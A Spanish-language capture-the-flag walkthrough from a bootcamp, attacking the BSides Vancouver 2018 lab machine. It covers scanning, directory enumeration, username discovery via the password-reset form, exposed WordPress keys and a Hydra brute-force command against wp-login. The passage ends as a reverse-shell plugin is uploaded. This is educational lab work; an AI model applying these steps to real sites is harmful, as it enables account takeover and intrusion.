



SPRING 16

TEAM CHALLENGE

BSIDE_VANCOUVER_2018

En el presente reto, haciendo uso de diferentes técnicas aprendidas en este Bootcamp, se han realizado una serie de gestiones encaminadas a conseguir elevar privilegios máximos y conseguir persistencia en el “*sistema Bsides_vancouver*”, siendo las siguientes:

- Una vez descargada la máquina en mi sistema Kali Linux, se procede a su instalación a través de virtualbox, configurándola en la misma red de mi máquina anfitriona, realizando un “arp-scan” para conocer la **IP asignada** por el sistema, comprobando la MAC por virtualbox.

```
[192.168.1.134] < < < VicEvil ~ % sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: d4:93:90:07:3b:1f, IPv4: 192.168.1.134
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 e4:66:ab:4c:de:34 (Unknown)
192.168.1.131 3c:2a:f4:d7:8f:de (Unknown)
192.168.1.136 6c:5a:b0:2c:4f:ac (Unknown)
192.168.1.156 98:25:4a:dc:4b:61 (Unknown)
192.168.1.147 9c:53:22:69:fd:e3 (Unknown)
192.168.1.138 2c:71:ff:14:da:20 (Unknown)
192.168.1.139 40:a2:db:75:84:59 (Unknown)
192.168.1.142 40:ed:00:f1:59:d2 (Unknown)
192.168.1.243 08:00:27:3a:b7:5e (Unknown)
192.168.1.241 b0:4a:39:49:4f:60 (Unknown)
192.168.1.239 56:d5:c1:fb:44:a3 (Unknown: locally administered)
192.168.1.242 1c:90:ff:33:52:39 (Unknown)
192.168.1.135 f0:f0:a4:37:f4:5a (Unknown)

14 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 14
```

- Se ejecuta un **nmap** para obtener la máxima información, destacando:


- Puertos abiertos:
 - 21(FTP) con versión **vsftpd 2.3.5**, que es interesante, ya que permite **autenticarse con usuario anonymous**.
 - 22(SSH) con la versión OpenSSH 5.9p1
 - 80(HTTP) teniendo instalado un servidor Apache 2.2.22, teniendo el archivo **robots.txt** visible y un directorio llamado **/backup_wordpress**.

```
[192.168.1.134] < < < VicEvil ~ Target: 192.168.1.243 % sudo nmap -A -p- 192.168.1.243
[sudo] password for vicevil:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 03:17 CEST
Nmap scan report for 192.168.1.243
Host is up (0.00033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
          ftp-syst
          STAT:
          FTP server status:
            Connected to 192.168.1.134
            Logged in as ftp
            TYPE: ASCII
            No session bandwidth limit
            Session timeout in seconds is 300
            Control connection is plain text
            Data connections will be plain text
            At session startup, client count was 4
            vsFTPD 2.3.5 - secure, fast, stable
_End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x  2 65534  4096 Mar  3  2018 public
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
          ssh-hostkey:
            1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
            2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
            256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
30/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu))
          http-server-header: Apache/2.2.22 (Ubuntu)
          http-robots.txt: 1 disallowed entry
          _/backup_wordpress
          http-title: Site doesn't have a title (text/html)
MAC Address: 08:00:27:3A:B7:5E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.33 ms 192.168.1.243

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
[192.168.1.134] < < < VicEvil ~ Target: 192.168.1.243 % clear
```

3. Se procede a revisar el archivo **robots.txt**, archivo de texto plano, ubicado en la raíz de un sitio web que sirve para dar instrucciones a los motores de búsqueda sobre qué páginas o secciones del sitio, que deben o no ser indexadas y debe estar oculto. En este caso, puede proporcionar información útil de directorios sensibles del servidor, pero finalmente únicamente aporta el directorio que ya conociamos.



```
User-agent: *
Disallow: /backup_wordpress
```

4. Se hace uso de la herramienta **Gobuster**, herramienta diseñada para enumerar directorios, archivos y subdominios en aplicaciones web o servidores, entre otras cosas, encontrando numerosos directorios y subdominios del sistema:



```
=====
[+] Url:                      http://192.168.1.243/
[+] Method:                   GET
[+] Threads:                  50
[+] Wordlist:                 /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess          (Status: 403) [Size: 290]
/.htpasswd          (Status: 403) [Size: 290]
/cgi-bin/           (Status: 403) [Size: 289]
/index              (Status: 200) [Size: 177]
/robots              (Status: 200) [Size: 43]
/robots.txt          (Status: 200) [Size: 43]
/server-status       (Status: 403) [Size: 294]
Progress: 20469 / 20470 (100.00%)
=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.1.243/backup_wordpress
[+] Method:                   GET
[+] Threads:                  50
[+] Wordlist:                 /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd          (Status: 403) [Size: 307]
/.htaccess          (Status: 403) [Size: 307]
/license             (Status: 200) [Size: 19935]
/readme              (Status: 200) [Size: 7358]
/wp-admin            (Status: 301) [Size: 334] [--> http://192.168.1.243/backup_wordpress/wp-admin/]
/wp-content          (Status: 301) [Size: 336] [--> http://192.168.1.243/backup_wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 337] [--> http://192.168.1.243/backup_wordpress/wp-includes/]
/index              (Status: 301) [Size: 0] [--> http://192.168.1.243/backup_wordpress/index/]
/wp-config            (Status: 200) [Size: 0]
/wp-login              (Status: 200) [Size: 2373]
/wp-trackback         (Status: 200) [Size: 135]
Progress: 20469 / 20470 (100.00%)
```

```
[+] Url: http://192.168.1.243/backup_wordpress/wp-admin
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 316]
./htpasswd (Status: 403) [Size: 316]
/css (Status: 301) [Size: 338] [--> http://192.168.1.243/backup_wordpress/wp-admin/css/]
/images (Status: 301) [Size: 341] [--> http://192.168.1.243/backup_wordpress/wp-admin/images/]
/includes (Status: 301) [Size: 343] [--> http://192.168.1.243/backup_wordpress/wp-admin/includes/]
/js (Status: 301) [Size: 337] [--> http://192.168.1.243/backup_wordpress/wp-admin/j/]
/maint (Status: 301) [Size: 340] [--> http://192.168.1.243/backup_wordpress/wp-admin/maint/]
/menu (Status: 500) [Size: 0]
/network (Status: 301) [Size: 342] [--> http://192.168.1.243/backup_wordpress/wp-admin/network/]
/user (Status: 301) [Size: 339] [--> http://192.168.1.243/backup_wordpress/wp-admin/user/]
/about (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fabout&reauth=1]
/admin (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fadmin&reauth=1]
/customize (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fcustomize&reauth=1]
/edit (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fedit&reauth=1]
/comment (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fcomment&reauth=1]
/credits (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fcredits&reauth=1]
/export (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fexport&reauth=1]
/moderation (Status: 302) [Size: 0] [--> /backup_wordpress/wp-admin/edit-comments.php?comment_status=moderated]
/import (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fimport&reauth=1]
/index (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Findex&reauth=1]
/install (Status: 200) [Size: 1310]
/link (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Flink&reauth=1]
/media (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fmedia&reauth=1]
/options (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Foptions&reauth=1]
/plugins (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fplugins&reauth=1]
/post (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fpost&reauth=1]
/profile (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fprofile&reauth=1]
/revision (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Frevision&reauth=1]
/term (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fterm&reauth=1]
/themes (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fthemes&reauth=1]
/tools (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Ftools&reauth=1]
/upload (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fupload&reauth=1]
/users (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fusers&reauth=1]
/update (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fupdate&reauth=1]
/upgrade (Status: 200) [Size: 1258]
Progress: 20469 / 20470 (100.00%)
/widgets (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fwidgets&reauth=1]
=====
```

Finished

Gobuster al subdirectorio "wp_admin"

```
[+] Url: http://192.168.1.243/backup_wordpress/wp-includes
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 319]
./htpasswd (Status: 403) [Size: 319]
/bookmark (Status: 200) [Size: 0]
/cache (Status: 200) [Size: 0]
/category (Status: 200) [Size: 0]
/certificates (Status: 301) [Size: 350] [--> http://192.168.1.243/backup_wordpress/wp-includes/certificates/]
/comment (Status: 200) [Size: 0]
/compat (Status: 500) [Size: 0]
/cron (Status: 200) [Size: 0]
/css (Status: 301) [Size: 341] [--> http://192.168.1.243/backup_wordpress/wp-includes/css/]
/customize (Status: 301) [Size: 347] [--> http://192.168.1.243/backup_wordpress/wp-includes/customize/]
/date (Status: 200) [Size: 0]
/deprecated (Status: 200) [Size: 0]
/email (Status: 200) [Size: 0]
/feed (Status: 200) [Size: 0]
/fonts (Status: 301) [Size: 343] [--> http://192.168.1.243/backup_wordpress/wp-includes/fonts/]
/formatting (Status: 200) [Size: 0]
/functions (Status: 500) [Size: 0]
/http (Status: 200) [Size: 0]
/images (Status: 301) [Size: 344] [--> http://192.168.1.243/backup_wordpress/wp-includes/images/]
/js (Status: 301) [Size: 349] [--> http://192.168.1.243/backup_wordpress/wp-includes/js/]
/110n (Status: 200) [Size: 0]
/1load (Status: 200) [Size: 0]
/1oad (Status: 200) [Size: 0]
/locale (Status: 200) [Size: 0]
/media (Status: 500) [Size: 0]
/meta (Status: 200) [Size: 0]
/option (Status: 200) [Size: 0]
/plugin (Status: 200) [Size: 0]
/post (Status: 200) [Size: 0]
/draft (Status: 200) [Size: 0]
/dury (Status: 200) [Size: 0]
/registration (Status: 500) [Size: 0]
/revision (Status: 200) [Size: 0]
/rewrite (Status: 200) [Size: 0]
/rss (Status: 500) [Size: 0]
/session (Status: 200) [Size: 0]
/template (Status: 200) [Size: 0]
/theme (Status: 200) [Size: 0]
/economy (Status: 200) [Size: 0]
/update (Status: 500) [Size: 0]
/version (Status: 200) [Size: 0]
/vars (Status: 200) [Size: 0]
/user (Status: 200) [Size: 0]
/widgets (Status: 301) [Size: 345] [--> http://192.168.1.243/backup_wordpress/wp-includes/widgets/]
```

Gobuster sobre el subdirectorio "wp-includes"

```
[192.168.1.134] < < < VicEvil ~ Target: 34.107.243.93 % gobuster dir -u http://192.168.1.243/backup_wordpress/wp-admin/user/ -w /usr/share/dirb/wordlists/big.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@frefarf)
=====
[+] Url: http://192.168.1.243/backup_wordpress/wp-admin/user/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 321]
./htpasswd (Status: 403) [Size: 321]
/about (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fabout&reauth=1]
/admin (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fadmin&reauth=1]
/credits (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Fcredits&reauth=1]
/menu (Status: 500) [Size: 0]
/index (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Findex&reauth=1]
/profile (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=https%3A%2F%2F192.168.1.243%2Fbackup_wordpress%2Fwp-admin%2Fprofile&reauth=1]
Progress: 20469 / 20470 (100.00%)
=====
```

Finished

Gobuster sobre el subdirectorio de wp-admin, llamado "user"


Se han consultado todos los dominios y subdominios, extrayendo una información general de la estructura del servidor, pero ningún dato concreto.

5. Paralelamente, se ha analizado el contenido de la web http://192.168.1.243/backup_wordpress/, sobre los diferentes cuadros de textos de comentarios, sobre la misma url, los enlaces, los archivos de descarga y sobre la sección para login con usuario y contraseña, destacando:

- Al hacer 'click' en la sección "META", en el enlace "Entries RSS", descarga automáticamente un archivo de nombre "28APAM4W", el cual, contiene código HTML, que si se lee detenidamente, se puede observar que nombra a un administrador IT llamado "**john**"


```
<guid isPermaLink="false">/backup_wordpress/?p=5</guid>
<description><![CDATA[A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John. &#160;]]></description>
<content:encoded><![CDATA[<p>A new blog is being set up, all current posts will be migrated.<br />
For any questions, please contact IT administrator John.</p>
<p>&nbsp;</p>
]]></content:encoded>
<wfw:commentRss>/backup_wordpress/?feed=rss2&#038;p=5</wfw:commentRss>
<slash:comments>0</slash:comments>
</item>
```

- En la página de login, hay un enlace para restablecimiento de la contraseña . Si pulsamos en ese enlace, nos dirige a una sección de la web, donde solicita introducir "**username o email**", probando con **admin y john**, siendo **usuarios validos**, ya que te dirige a una web informado que no han podido enviar el email, y en otros usuarios probados sale inmediatamente un error.



Parte de la página para el restablecimiento de la cuenta

6. Continuando la explotación web, se localiza en una página "index of" http://192.168.1.243/backup_wordpress/wp-admin/maint/, la cual es, un directorio del servidor web que lista automáticamente los archivos y carpetas disponibles en esa ubicación, permitiendo a los usuarios navegar, leer y en muchos casos descargar archivos (en nuestro caso no), pudiendo exponer información sensible y representar un riesgo de seguridad significativo.



página "Index of" donde se observa el archivo "repair.php"

Al realizar 'click' sobre el archivo **repair.php**, nos redirige a una página donde informa lo que debes de hacer en caso de problemas con la base de datos, aportando el directorio "wp-config", una línea de código y un enlace con las 8 claves maestras del servidor, las cuales, son generadas aleatoriamente y se usan para mejorar la seguridad de WordPress en su autenticación, en tareas como: cifrado de las cookies de autenticación de los usuarios, asegurando que las sesiones no puedan ser falsificadas y en la protección de los tokens de autenticación, pero no pudiendo extraer de ellas las contraseñas de los usuarios.

```
To allow use of this page to automatically repair database problems, please add the following line to your
wp-config.php file. Once this line is added to your config, reload this page.

define('WP_ALLOW_REPAIR', true);

While you are editing your wp-config.php file, take a moment to make sure you have all 8 keys and that
they are unique. You can generate these using the WordPress.org secret key service.

define('AUTH_KEY', 'e0N=$!g*m=;{s!96u{6.K6cYYL/+Y+~V8{SlYTlUn7+gU&Hx6/fc0-6aFxPy1 1?');
define('SECURE_AUTH_KEY', '$iZ-b*#ens2ezl]5!hk_zvDE|_>9=>U+JcjATn2&)=*9z(G|E[n|b0.Fu39K.Q-v');
define('LOGGED_IN_KEY', 'wV&jqoK(f&hWs&Hz-:00umA1;f>G=G{Sc+!b {_=lFx9|TbI$N.B%Zj0Xcdjzt++N');
define('NONCE_KEY', 'Q^Q2x]dum046tn;yvr#6<<4EPu<zw)AV9kR]5c%kA[N8We&yvu8,?0G'!=! yS.n');
define('AUTH_SALT', 'qe]-D?tk_U,vcn-N0eG<4z.M<$-<a_SX$zX<.0w ~VlyuXjz0k&x5yMjHseD]{88');
define('SECURE_AUTH_SALT', '2(9X,imhjul-7`sмоVBwt4WQPFmwH7Ev(MP<lNCRYhi|PHck7-w-)MB<CN,!SdK[');
define('LOGGED_IN_SALT', 'ijvLI)LW8qm]Fh4(UsHk)pA+nzer,y/5Y-u sQYu+z [0k_srEP0[0(cEZ!]JugD');
define('NONCE_SALT', 'hkC;]SN KN#n`nR-}@DLFgI7d<3s-UB`';k}^kY 12m5Zi83AF53,,2 4[lyBv|3a');
```


- Llegados a este punto, con los dos nombres de usuario válidos localizados y verificados, se procede a **usar** la herramienta **Hydra**, usada para realizar ataques de autenticación en varios servicios y protocolos, permitiendo probar rápidamente diferentes combinaciones de usuarios y contraseñas en múltiples servicios, como SSH, FTP, HTTP, LOGIN, entre otros.


```
[192.168.1.134] :: :: VlceVll ✘ Target: 34.107.243.93 ✘ hydra -L "/home/vlcevll/reto 16/users.txt" -P /home/vlcevll/rockyou.txt 192.168.1.243 http-post-form "/backup_wordpress/wp-login.php:Log='USER'^&pwd='PASS'^&wp-submit=Log+In&testcookie=1:S=Location" -t 16 -q
```

Comando hydra : ruta para los users, el diccionario, especificación del ataque para formulario web (método post), número de hilos ejecutados simultáneamente y que sólo imprima en terminal los resultados que sean correctos.

Finalmente se consiguen las credenciales **john:enigma**


- Con esta información, se consulta nuevamente en la web de acceso de login, consiguiendo acceso al administrador de la web "**Deprecated wordpress blog**", con las citadas credenciales.






página http://192.168.1.144/backup_wordpress/wp-login.php donde probamos las credenciales john:enigma con resultado positivo

- Una vez 'logueado', se procede a realizar una inspección sobre las diferentes opciones que ofrece la página, para obtener una conexión remota, encontrando una sección "Plugins", donde permite instalar **plugins** predeterminados, pero también **personalizados**, subidos desde la red local, apareciendo junto a los plugin la opcion "**Activate**"



página http://192.168.1.144/backup_wordpress/wp-admin/ del administrador del servidor wordpress


- Se realiza una **reverse shell**, incluyendo en su inicio, la información básica del plugin, con la finalidad que, una vez **comprimido en .zip**, lo reconozca wordpress como plugin válido.



Parte de la página http://192.168.1.144/backup_wordpress/wp-admin/plugin-install.php?tab=upload, a traves de la cual se suben los archivos locales, en este caso nuestro script malicioso

